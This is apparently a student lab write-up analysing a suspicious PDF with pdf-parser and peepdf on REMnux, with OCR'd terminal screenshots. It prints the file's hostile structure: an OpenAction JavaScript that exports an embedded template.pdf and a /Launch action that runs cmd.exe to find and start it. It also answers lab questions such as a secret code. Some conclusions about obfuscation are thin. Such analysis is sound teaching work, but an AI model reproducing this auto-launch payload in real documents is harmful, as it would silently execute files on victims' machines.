

REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Oct 8 18:38
remnux@remnux: ~/Downloads
Downloads
remnux@remnux: ~/Downloads
1 / 2
Right Ctrl

```
obj 4 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 0
  >>


xref

trailer
  <<
    /Root 1 0 R
    /Size 5
    /Info 0 0 R
  >>

startxref 429

PDF Comment '%%EOF\r\n'

obj 5 0
 Type:
 Referencing: 6 0 R

  <<
    /EmbeddedFiles 6 0 R
  >>


obj 6 0
 Type:
 Referencing: 7 0 R

  <<
    /Names [(template)7 0 R]
  >>


obj 7 0
 Type: /Filespec
 Referencing: 8 0 R

  <<
    /UF (template.pdf)
```




```
    /F (template.pdf)
    /EF
      <<
        /F 8 0 R
      >>
    /Desc (template)
    /Type /Filespec
  >>


obj 8 0
 Type:
 Referencing:
 Contains stream



obj 9 0
 Type: /Action
 Referencing:

  <<
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "template", nLaunch: 0 });)
    /Type /Action
  >>


obj 10 0
 Type: /Action
 Referencing:

  <<
    /S /Launch
    /Type /Action
    /Win
      <<
        /F (cmd.exe)
        /D '(c:\\\\windows\\\\system32)'
        /P '(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd "Desktop"))&(if exi
st "My Documents\\\\template.pdf" (cd "My Documents"))&(if exist "Documents\\\\template.pdf" (cd "Docume
nts"))&(if exist "Escritorio\\\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.p
df" (cd "Mis Documentos"))&(start template.pdf)\n\n\n\n\n\n\n\n\n982682 SECRET@#)'
      >>
  >>
```

REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Oct 8 18:39
remnux@remnux: ~/Downloads
Downloads
remnux@remnux: ~/Downloads
1 / 2
Right Ctrl


REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 8 18:39
remnux@remnux: ~/Downloads

```
obj 1 0
 Type: /Catalog
 Referencing: 2 0 R, 5 0 R, 9 0 R

  <<
    /Pages 2 0 R
    /Names 5 0 R
    /OpenAction 9 0 R
    /Type /Catalog
  >>


obj 3 0
 Type: /Page
 Referencing: 4 0 R, 2 0 R, 10 0 R

  <<
    /Contents 4 0 R
    /Parent 2 0 R
    /Resources
      <<
        /Font
          <<
            /F1
              <<
                /Type /Font
                /Subtype /Type1
                /BaseFont /Helvetica
                /Name /F1
              >>
          >>
      >>
    /Type /Page
    /MediaBox [ 0 0 795 842 ]
    /AA
      <<
        /O 10 0 R
      >>
  >>


xref

trailer
  <<
    /Size 11
    /Prev 429
```


Downloads remnux@remnux: ~/Downloads 1 / 2
Right Ctrl



```
    /Root 1 0 R
    /Info 0 0 R
  >>

startxref 45888

PDF Comment '%%EOF\r\n'

remnux@remnux:~/Downloads$
```


Downloads remnux@remnux: ~/Downloads 1 / 2
Right Ctrl

3. Determine whether the file is obfuscated or not.



```
remnux@remnux:~/Downloads$ pdf-parser.py --search javascript chapter1.pdf
obj 9 0
 Type: /Action
 Referencing:

  <<
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "template", nLaunch: 0 });)
    /Type /Action
  >>
```

To search for the JavaScript code I used pdf-parser.py --search javascript chapter1.pdf. If the tool does not identify any obfuscation, we should have a S result for the objects where JavaScript is being embedded. In the given file we have S result. So, there's no obfuscation.




REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Oct 8 19:20
remnux@remnux: ~/Downloads

```
remnux@remnux:~/Downloads$ peepdf chapter1.pdf
Warning: PyV8 is not installed!!

File: chapter1.pdf
MD5: cfb518fba76577c1cfdc7aaf7b4652e6
SHA1: 6dc457d1ec222ada21f164053e9238659cefa459
SHA256: 97ed846ddd8fee67e034921b03dafcff3ff609e91154a5db0ab6ad9dcb06cd9d
Size: 46148 bytes
Version: 1.0
Binary: False
Linearized: False
Encrypted: False
Updates: 1
Objects: 12
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 0
        Objects (4): [1, 2, 3, 4]
        Streams (1): [4]
                Encoded (0): []

Version 1:
        Catalog: 1
        Info: 0
        Objects (8): [1, 3, 5, 6, 7, 8, 9, 10]
        Streams (1): [8]
                Encoded (1): [8]
        Objects with JS code (1): [9]
        Suspicious elements:
                /OpenAction (1): [1]
                /Names (2): [6, 1]
                /AA (1): [3]
                /JS (1): [9]
                /Launch (1): [10]
                /JavaScript (1): [9]
                /EmbeddedFiles: [5]
```


I have also used peepdf command to determine whether the file is obfuscated or not. From the above Figure, object[9] has javascript but it not encoded(obfuscated) and only object[8] is encoded. So, the file is not obfuscated.

4. Find and Extract JavaScript.


REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Oct 8 19:20
remnux@remnux: ~/Downloads


```
remnux@remnux:~/Downloads$ peepdf chapter1.pdf
Warning: PyV8 is not installed!!

File: chapter1.pdf
MD5: cfb518fba76577c1cfdc7aaf7b4652e6
SHA1: 6dc457d1ec222ada21f164053e9238659cefa459
SHA256: 97ed846ddd8fee67e034921b03dafcff3ff609e91154a5db0ab6ad9dcb06cd9d
Size: 46148 bytes
Version: 1.0
Binary: False
Linearized: False
Encrypted: False
Updates: 1
Objects: 12
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 0
        Objects (4): [1, 2, 3, 4]
        Streams (1): [4]
                Encoded (0): []

Version 1:
        Catalog: 1
        Info: 0
        Objects (8): [1, 3, 5, 6, 7, 8, 9, 10]
        Streams (1): [8]
                Encoded (1): [8]
        Objects with JS code (1): [9]
        Suspicious elements:
                /OpenAction (1): [1]
                /Names (2): [6, 1]
                /AA (1): [3]
                /JS (1): [9]
                /Launch (1): [10]
                /JavaScript (1): [9]
                /EmbeddedFiles: [5]
```

I used the peepdf command. From the figure above it is evident that object[9] contains Javascript.


REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 8 20:17
remnux@remnux: ~/Downloads

```
remnux@remnux:~/Downloads$ pdf-parser.py -c chapter1.pdf --object 9 --filter --raw > object.raw
remnux@remnux:~/Downloads$ ls -lh object.raw
-rw-rw-r-- 1 remnux remnux 440 Oct  8 20:17 object.raw
remnux@remnux:~/Downloads$
```

By using the pdf-parser command, I have extracted object[9] which is suspected and contain Javascript.



REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities SciTE Text Editor Oct 8 20:19
object.raw - SciTE
File Edit Search View Tools Options Language Buffers Help
1 object.raw

```
obj 9 0
 Type: /Action
 Referencing:

<</S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0 });)/Type/Action>>

  <<
   /S /JavaScript
   /JS (this.exportDataObject({ cName: "template", nLaunch: 0 });)
   /Type /Action
  >>


<</S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0 });)/Type/Action>>

<</S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0 });)/Type/Action>>
```

The above Figure shows the JavaScript extracted from object[9].

5. De-obfuscate JavaScript.

The extracted Javascript is not obfuscated. From the Figure below, object 9 contains Javascript But it is not encoded i.e., it is not obfuscated. There is nothing embedded into the Javascript. So, we couldn't de-obfuscate Javascript.


REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Oct 8 19:20
remnux@remnux: ~/Downloads

```
remnux@remnux:~/Downloads$ peepdf chapter1.pdf
Warning: PyV8 is not installed!!

File: chapter1.pdf
MD5: cfb518fba76577c1cfdc7aaf7b4652e6
SHA1: 6dc457d1ec222ada21f164053e9238659cefa459
SHA256: 97ed846ddd8fee67e034921b03dafcff3ff609e91154a5db0ab6ad9dcb06cd9d
Size: 46148 bytes
Version: 1.0
Binary: False
Linearized: False
Encrypted: False
Updates: 1
Objects: 12
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 0
        Objects (4): [1, 2, 3, 4]
        Streams (1): [4]
                Encoded (0): []

Version 1:
        Catalog: 1
        Info: 0
        Objects (8): [1, 3, 5, 6, 7, 8, 9, 10]
        Streams (1): [8]
                Encoded (1): [8]
        Objects with JS code (1): [9]
        Suspicious elements:
                /OpenAction (1): [1]
                /Names (2): [6, 1]
                /AA (1): [3]
                /JS (1): [9]
                /Launch (1): [10]
                /JavaScript (1): [9]
                /EmbeddedFiles: [5]
```

6. Extract the shell code.

The shellcode needs to be extracted from the de-obfuscated Javascript. As we couldn't de-obfuscate Javascript we couldn't extract shellcode.

Q6-Q8) We couldn't go with further analysis without the shellcode.

9. What is the secret code?

The secret code is **982682 SECRET@#.**